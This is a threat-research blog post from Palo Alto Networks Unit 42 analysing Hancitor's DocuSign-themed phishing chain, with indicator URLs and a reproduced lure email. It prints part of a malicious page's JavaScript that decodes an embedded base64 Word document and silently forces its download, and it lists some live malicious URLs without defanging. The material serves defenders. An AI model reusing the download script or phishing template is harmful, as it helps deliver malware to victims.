# Hancitor’s Use of Cobalt Strike and a Noisy Network Ping Tool

unit42.paloaltonetworks.com/hancitor-infections-cobalt-strike/

Brad Duncan

April 1, 2021

By Brad Duncan

April 1, 2021 at 12:00 PM

Category: Malware, Unit 42

Tags: Chanitor, Cobalt Strike, Cybercrime, hancitor, MAN1, Mokalvzapoe, TA511

This post is also available in: 日本語 (Japanese)

## Executive Summary

Hancitor is an information stealer and malware downloader used by a threat actor designated as MAN1, Moskalvzapoe or TA511. In a threat brief from 2018, we noted Hancitor was relatively unsophisticated, but it would remain a threat for years to come. Approximately three years later, Hancitor remains a threat and has evolved to use tools like Cobalt Strike. In recent months, this actor began using a network ping tool to help enumerate the Active Directory (AD) environment of infected hosts. This blog illustrates how the threat actor behind Hancitor uses the network ping tool, so security professionals can better identify and block its use.

As early as October 2020, Hancitor began utilizing Cobalt Strike and some of these infections utilized a network ping tool to enumerate the infected host’s internal network. Normal ping activity is low to nonexistent within a Local Area Network (LAN), but this ping tool generates approximately 1.5 GB of

Internet Control Message Protocol (ICMP) traffic as it pings more than 17 million IP addresses of internal, non-routable IPv4 address space.

To understand how this ping tool is used, we must first understand the chain of events for current Hancitor activity. This blog reviews examples of recent Hancitor infections within AD environments. This blog also contains relatively new indicators noted from this threat actor as of February 2021, and it provides five examples of the associated network ping tool seen in December 2020 and January 2021.

Palo Alto Networks Next-Generation Firewall customers are protected from this threat with a Threat Prevention security subscription.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise described in this report, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors.

## Chain of Events for Recent Hancitor Infections

Since Nov. 5, 2020, the actor pushing Hancitor has displayed consistent patterns of infection activity. See Figure 1 for a flow chart showing the chain of events.




Figure 1. Hancitor chain of events.

The chain of events for recent Hancitor infections is:

- Email with link to a malicious page hosted on Google Drive.
- Link from a Google Drive page to a URL that returns a malicious Word document.
- Enable macros (per instructions in Word document text).
- Hancitor DLL is dropped and run using rundll32.exe.
- Hancitor generates command and control (C2) traffic.
- Hancitor C2 most often leads to Ficker Stealer malware.
- Hancitor C2 leads to Cobalt Strike activity in AD environments.
- Hancitor-related Cobalt Strike activity can send other files, such as a network ping tool or malware based on the NetSupport Manager Remote Access Tool (RAT).
- In rare cases, we have also seen a Hancitor infection follow-up with Send-Safe spambot malware that turned an infected host into a spambot pushing more Hancitor-based malspam.

After a three-month absence, Hancitor activity resumed on Oct. 20, 2020. By Nov. 5, 2020, this campaign settled into the infection chain of events shown above.

## First Stage: Distributing Malicious Word Documents

Hancitor has historically sent emails spoofing different types of organizations that send notices, faxes or invoices. Emails spoofing DocSign have been reported as early as October 2017, but the group behind Hancitor began more frequent use of DocuSign templates starting in October 2019. Currently, most waves of emails pushing Hancitor have used a DocuSign theme, and the average wave of Hancitor malspam looks like this one reported on Jan. 12, 2021.

DocuSign-spoofed emails are not new, nor are they limited to Hancitor. DocuSign is well aware of this activity. The company provides guidance on this issue and a channel to report malicious messages spoofing their brand.

These DocuSign-themed messages have links to malicious Google Drive pages established through fraudulent or possibly compromised Google accounts. Cloud-based collaborative services such as Microsoft’s OneDrive and Google Drive are frequently abused by threat actors to distribute malware.


Google Drive links from emails pushing Hancitor start with https://docs.google.com/document/d/e/2PACX- and end with /pub. This URL pattern has also been noted pushing other families of malware.

To get a better idea of these URLs, examples from a wave of Hancitor emails on February 8th, 2021, are shown below in Table 1. Google was notified of these links, and they have been taken offline.

| |
|---|
| hxxps://docs.google[.]com/document/d/e/2PACX-1vTetOTfCnHAXiwwNOrfJjR8lPTgu3dVzKEVWld1-HNkRCpwTqpqD4PnGuTjRjI_kxIxR8_azAcQS1US/pub |
| hxxps://docs.google[.]com/document/d/e/2PACX-1vQeUQCdriz9ZT5dR7Byyfi4r-Y6FsHucjRbzvYLtWNmDGKfcqKyp9l4-EAFFYXHxbAWrAR-CI25e8cZ/pub |
| hxxps://docs.google[.]com/document/d/e/2PACX-1vSPBGA3_D8dfupT021GG4VGB9a06Nm3viKAia4F2XWrjT7mhPyB0L1rKruj7DsB86Z38-EaxidoXIr8/pub |
| hxxps://docs.google[.]com/document/d/e/2PACX-1vShVIbeSUL9R_h5qZXdp_2SBm-uFVKFJcwpC4_0T2r436SQr7IPyy2cB6kHqiLC6TNsQQQiwUS_kmdY/pub |
| hxxps://docs.google[.]com/document/d/e/2PACX-1vQc8XwAxOetaoxILZsGLJgCCF2I39s_vgDHTpTDy4v9Nmh8nlZNhbCjqa8u01xY2ckettVxUsrjlSLf/pub |
| hxxps://docs.google[.]com/document/d/e/2PACX-1vTC5fAO7oEHK0vOKF93EqsLSkV0kiR4ppTG1tqAPXb4sXjYzYhVBOwlG-9F-6kxbhNeC8C9lRs5YsQD/pub |
| hxxps://docs.google[.]com/document/d/e/2PACX-1vTxPV1p44-UfCkOfGWWMP3RZk-5LCvmqIOW78f1oiU4TOLOibyGjHUKkWNDLjCnMae4-0vBNwMZ8oKv/pub |

*Table 1. Seven examples of malicious Google Drive links from DocuSign-themed emails pushing Hancitor on Feb. 8, 2021.*

A recent example from an email is shown below in Figure 2.



You got invoice from DocuSign Signature Service - Mozilla Thunderbird
Reply
Reply All
Forward
More

From DocuSign Signature and Invoice <alti@alumaicedealer.com>

Subject **You got invoice from DocuSign Signature Service**

Date Tue, 02 Feb 2021 14:04:11 -0300

To [redacted]

https://docs.google.com/document/d/e/2PACX-1vQo8OXyudLQ2845Ty0PBikYFXGDHOkOGFvii7UNfQSlfLaclrSlpVlBNHolgclW_UCQqHiWEHqXrdqR/pub

DocuSign
Review and sign this invoice.
SEE INVOICE

Dear Receiver,

Please review this invoice
This is an electronically generated invoice.

**This note contains a secure information. Please do not share this link with anybody.**

**Other Signing Method**
Visit DocuSign, click 'Access Documents', and enter the code: 04AEC99EF4

**About DocuSign**
Sign invoice electronically in just few clicks. It is safe. No matter if you're in an office, home or on-the-go -- DocuSign gives a professional solution for Digital Operations .


**Have questions concerning an Invoice?**
If you need to modify the document or have concerns , contact the sender by emailing them directly.

If you are having trouble signing the document, visit the Help with Signing page on our support .

Figure 2. Example of a fake DocuSign email pushing Hancitor from Feb. 2, 2021.

Of note, any Google Drive URL that starts with https://docs.google.com/document/d/e/2PACX- and ends with /pub is not inherently malicious. However, they are definitely suspicious when found in unsolicited emails.

These Google Drive URLs display a web page with a link to download a Word document. Figure 3 shows an example of these malicious pages using Google Drive.



experience-860
https://docs.google.com/document/d/e/2PACX-1...
Sign in
experience-860
Updated automatically every 5 minutes
document.doc
Published by Google Drive – Report Abuse

https://www.google.com/url?q=http://ajlpublicidade.pt/squirming.php&sa=D&source=editors&ust=1612293771019000&usg=AOvVaw2XO0i_WAnAwNSBhciNcF5Q

Previewing is disabled.
Click here to download the document

Figure 3. Google Drive link from fake DocuSign email on Feb. 2, 2021, shown in a web browser.


These pages link to malicious URLs using Google with various parameters, including the actual destination URL. In Figure 3 above, a link from a Google Drive page, obtained from a fake DocuSign email on Feb. 2, 2021, starts innocently enough with https://www.google.com/. However, after clicking the link, the web browser loads hxxp://ajlbulicidate[.]pt/squriming.php which is actually a malicious URL. Figure 4 shows the page from ajlbulicidate[.]pt as it is initially loaded.


ajlpublicidade.pt/squirming.php
Not secure | ajlpublicidade.pt/squirming.php
Sign in

Waiting for ajlpublicidade.pt...

Figure 4. Web browser immediately after clicking link from the Google Drive page.

The page from ajlbulicidate[.]pt contained a script with base64 text to create a malicious Word document. This script causes a browser to offer the malicious Word document for download, then it redirects to a DocuSign page as shown in Figures 5 and 6.




Part of the HTML returned from
**http://ajlpublicidade.pt/squirming.php**

```
                set_cookie('n', n, 2);
                document . location . reload();
        }

        </script>
2000
<body>
<script>
function saveAs(blob, fileName) {
    let url = window.URL.createObjectURL(blob);

    let anchorElem = document.createElement('a');
    anchorElem.style = 'display: none';
    anchorElem.href = url;
    anchorElem.download = fileName;

    document.body.appendChild(anchorElem);
    anchorElem.click();

    document.body.removeChild(anchorElem);

    // On Edge, revokeObjectURL should be called only after
    // a.click() has completed, atleast on EdgeHTML 15.15048
    setTimeout(function() {
        window.URL.revokeObjectURL(url);
    }, 1000);
}

(function() {
    let byteCharacters =
atob('UEsDBBQABgAIAAAAIQDJbdzztQEAAJEGAAATAAgCW0NvbnRlbnRfVHlwZXNdLnhtbCCiBAIooAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Base64 text for malicious Word document with macro for Hancitor

Figure 5. Base64 text representing malicious Word document in script from web page hosted at ajlbulicidate[.]pt.



